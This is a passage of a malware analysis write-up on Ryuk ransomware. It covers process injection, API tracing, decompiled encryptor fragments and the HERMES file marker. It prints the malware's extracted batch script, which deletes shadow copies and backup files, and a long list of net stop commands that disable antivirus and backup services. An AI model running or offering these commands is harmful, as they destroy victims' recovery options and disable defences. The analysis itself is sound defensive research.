
- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

The process injection makes it **extremely fast** because there are multiple instances of Ryuk Ransomware running in every process that it has injected. In the screenshot below, we can see that in **"sihost"**, the ransomware has been injected by creating a READ, WRITE and EXECUTE **(RWX)** memory region that contains a binary identified by the starting bytes of **4D 5A (MZ).**



I have dumped this shellcode to a bin file and started analyzing it separately. Since this shellcode has been dumped from memory therefore it doesn't execute simply by clicking the binary. All of its addresses are messed up.
To recover this exe, I have used pe_unmapper which useful in recovering executables dumped from the memory. A tool by hasherzade.


I have dumped the shellcode and unmapped it from memory using pe_unmapper and loaded it again in IDA. It was the same RYUK ransomware that I am analyzing. As could be seen in the PDB info or IDA. Ryuk ransomware injects a copy of itself in all these processes.




1	The injected code is the Ryuk Ransomware itself	
2	It injects in all processes that it enumerated using **CreateToolSnapshot32** except lsass.exe, explorer.exe and csrss.exe	
3	It keeps on injecting itself in all processes until the array is complete	
4	During process enumeration, it also checks the authority level of each process and save it with necessary score	
5	After all the injection has been completed, then it moves on to Encryption. The encryptor is an obfuscated function that is being called after process injection. The encryptor function loads all API calls dynamically.	

To continue with my analysis, I have to skip over this process injection phase to actually reach the encryptor. So, I did the easiest thing, that is patched the binary and skipped the call to process injection function.

I found the call to process injection function and its HEX in the binary. One cool thing about IDA is that it provides live mapping of assembly to HEX code and on both windows side by side I can see which HEX is calling the function of process injection and I can simply patch those bytes to no operation bytes.



In above example, we can see **E8 20 06 00 00** are the bytes responsible for calling **Process Injection** sub-routine. I can change these bytes to **90 90 90 90 90 90** which are **NOP** instructions. Whenever, the Ryuk ransomware enumerated process and tries to inject itself, it would now simply skip the process injection step and move on to further activities, like encryption.



Encryption:

The encryption routine starts with importing all the required APIs at run-time because encryptor is highly obfuscated. They are not used or imported directly in the malware. Instead of static analysis, the dynamic analysis reveals all the APIs used by malware easily. As shown in the screenshot below:

Finding these APIs by debugging one by one is very tedious. So, I just executed the patched malware (without injection code) in the **tiny_tracer** tool by **hasherzade**. It automatically detects and logs all the APIs being used in the malware as shown in the screenshot below:

stage2_injector_defanged.exe.tag

```
6354;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef81f0b8 -> "GetLastError"

636f;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828102 -> "VirtualFree"

638a;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc3c60000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828a94 -> "CryptExportKey"

63a5;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef8285b2 -> "DeleteFileW"

63b9;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef8288a0 -> "GetDriveTypeW"

63d4;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828454 -> "GetCommandLineW"

63e8;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef82883c -> "GetStartupInfoW"

63fc;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828166 -> "FindNextFileW"
```


Most of the interesting APIs that are being used by malware and imported at run-time are provided in the table below:

1	CryptExportKey
2	DeleteFileW
3	GetDriveTypeW
4	GetCommandLineW
5	GetStartupInfoW

6	FindNextFileW
7	VirtualAlloc
8	GetUserNameA
9	ExitProcess
10	CreateProcessA
11	GetIpNetTable
12	ReadFile
13	RegQueryValueExA
14	RegSetValueExW
15	CopyFileA
16	SetFileAttributesW
17	WinExec
18	CryptDeriveKey
19	CryptGenKey
20	Sleep
21	GetCurrentProcess
22	ShellExecuteW
23	GetFileSize
24	GetModuleFileNameA
25	CreateFileA
26	GetFileSizeEx
27	WriteFile
28	GetLogicalDrives
29	WNetEnumResourceW
30	RegOpenKeyExW
31	WNetCloseEnum
32	GetWindowsDirectoryW

33	GetTickCount
34	FindFirstFileW
35	CryptAcquireContextW
36	MoveFileExW
37	CryptDecrypt
38	CryptImportKey
39	CreateProcessW
40	CreateThread
41	CryptDestroyKey
42	CoCreateInstance
43	CryptEncrypt
44	RegDeleteValueW
45	- - - - - - - -

The encryptor uses **AES-256** for encrypting all files as could be seen by the parameter provided to the CryptAcquireContextW API with the following arguments: **AES_unique** & **Microsoft Enhanced RSA and AES Cryptographic Provider.**




RYUK Encryptor does the following steps:

- Acquire Context of AES
- Use the combination of **FindFirstFileW** and **FindNextFileW** to enumerate files
- Writes Ransom Notes in every directory that it enumerates

- Starts a new thread on each file for encryption
- Generates a new random key for every file and encrypts it with that key, then it adds **HERMES** and the meta at the end of the file. The meta is actually the encrypted AES key with the attacker's public key embedded in the malware.

```
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 12i64;
  }
  if ( !(unsigned int)qword_7FF69657CE40(v8, v23, v54, &v56, 0i64) )// ReadFile
  {
    qword_7FF6968D8508(v53);
    qword_7FF69657CE20(v8);
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);
    return 13i64;
  }
  v55 = 1000000;
  if ( !(unsigned int)qword_7FF69657BE30(v53, 0i64, v26, 0i64, 0i64, &v55, 0) )// CryptEncrypt
  {
    qword_7FF6968D8508(v53);
    qword_7FF69657CE20(v8);
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);
    return 14i64;
  }
  if ( !(unsigned int)qword_7FF69657BE30(v53, 0i64, v26, 0i64, v23, &v54, v55) )// CryptEncrypt
  {
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 15i64;
  }
  if ( (unsigned int)qword_7FF69657BDA8(v8, v25, 0i64, 0i64) == -1 )
  {
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 16i64;
  }
  v56 = 0;
  if ( !(unsigned int)qword_7FF6968D7F88(v8, v23, v54, &v56, 0i64) )// WriteFile
  {
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    return 17i64;
00003329 sub_7FF696553A30:210 (7FF696553F29)
```




- The encryption routine starts by first checking if the input file had the keyword HERMES appended at the end along with the meta. If the keyword is present then it avoids encrypting the file twice and skips the encryption part as shown in the screenshot below:

```
if ( (unsigned int)qword_7FF69657D0F8(v8, v58, 0i64, 0i64) == -1 )// SetFilePointerEx
  return 3i64;
Src[0] = 0;
v18 = qword_7FF69657CE40(v8, &v69, 25i64, Src, 0i64);// ReadFile
if ( !v18 )
  return 4i64;
v19 = v18;
v20 = 0;
v21 = &v70;
do
{
  if ( v19 && *(v21 - 1) == 'H' && *v21 == 'E' && v21[1] == 'R' && v21[2] == 'M' && v21[3] == 'E' && v21[4] == 'S' )
  {
    qword_7FF69657CE20(v8);                 // CloseHandle
    return 5i64;
  }
  ++v20;
  ++v21;
}
while ( v20 < 0x14 );
if ( (unsigned int)qword_7FF69657BDA8(v8, 0i64, 0i64, 0i64) != -1 )// SetFilePointer
  goto LABEL_35;
return 6i64;
}
```

RYUK ransomware uses the same encryptor as **HERMES** ransomware, as could be seen in the provided code snippets. The delivery, persistence and continuous injection is different but encryptor function is of **HERMES** ransomware.


Network Enumeration:

Ryuk ransomware tries to look for any network shares that are available and pass the path of those shares to its encryptor function. It uses **WNetOpenEnumW** API for network share enumeration as could be seen in the logs by tiny_tracer.



Delete Backups:

Ryuk ransomware removes shadow copies and recovery options from the system by creating a bat file and running it as admin. If the malware is executed without admin privileges, then it will prompt user for admin privileges.



The script deletes all shadow copies from the system and finally deletes itself as well. The extracted script for deleting shadow copies is provided below:

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set
c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set
d:\*.win d:\*.dsk
```

del /s /f /q e:*.VHD e:*.bac e:*.bak e:*.wbcat e:*.bkf e:\Backup*.* e:\backup*.* e:*.set e:*.win e:*.dsk del /s /f /q f:*.VHD f:*.bac f:*.bak f:*.wbcat f:*.bkf f:\Backup*.* f:\backup*.* f:*.set f:*.win f:*.dsk del /s /f /q g:*.VHD g:*.bac g:*.bak g:*.wbcat g:*.bkf g:\Backup*.* g:\backup*.* g:*.set g:*.win g:*.dsk del /s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:\Backup*.* h:\backup*.* h:*.set h:*.win h:*.dsk del %0		

Service Stop:

Another interesting thing that I found in RYUK ransomware is that it had many embedded strings that highlights that it stops certain services and kills many processes. The exact behavior has not been detected in the sample that I analyzed but this is also one of the TTP to look out for. The list of services and processes that it kills are provided below:

1	stop "Acronis VSS Provider" /y stop "Enterprise Client Service" /y stop "Sophos Agent" /y stop "Sophos AutoUpdate Service" /y stop "Sophos Clean Service" /y stop "Sophos Device Control Service" /y stop "Sophos File Scanner Service" /y stop "Sophos Health Service" /y stop "Sophos MCS Agent" /y stop "Sophos MCS Client" /y stop "Sophos Message Router" /y stop "Sophos Safestore Service" /y stop "Sophos System Protection Service" /y stop "Sophos Web Control Service" /y stop "SQLsafe Backup Service" /y stop "SQLsafe Filter Service" /y stop "Symantec System Recovery" /y stop "Veeam Backup Catalog Data Service" /y stop AcronisAgent /y stop AcrSch2Svc /y stop Antivirus /y stop ARSM /y stop BackupExecAgentAccelerator /y stop BackupExecAgentBrowser /y stop BackupExecDeviceMediaService /y stop BackupExecJobEngine /y	net stop

	stop BackupExecManagementService /y stop BackupExecRPCService /y stop BackupExecVSSProvider /y stop bedbg /y stop DCAgent /y stop EPSecurityService /y stop EPUpdateService /y stop EraserSvc11710 /y stop EsgShKernel /y stop FA_Scheduler /y stop IISAdmin /y stop IMAP4Svc /y stop macmnsvc /y stop masvc /y stop MBAMService /y stop MBEndpointAgent /y stop McAfeeEngineService /y stop McAfeeFramework /y stop McAfeeFrameworkMcAfeeFramework /y stop McShield /y stop McTaskManager /y stop mfemms /y stop mfevtp /y stop MMS /y stop mozyprobackup /y stop MsDtsServer /y stop MsDtsServer100 /y stop MsDtsServer110 /y stop MSExchangeES /y stop MSExchangeIS /y stop MSExchangeMGMT /y stop MSExchangeMTA /y stop MSExchangeSA /y stop MSExchangeSRS /y stop MSOLAP$SQL_2008 /y stop MSOLAP$SYSTEM_BGC /y stop MSOLAP$TPS /y stop MSOLAP$TPSAMA /y stop MSSQL$BKUPEXEC /y stop MSSQL$ECWDB2 /y stop MSSQL$PRACTICEMGT /y stop MSSQL$PRACTTICEBGC /y stop MSSQL$PROFXENGAGEMENT /y	

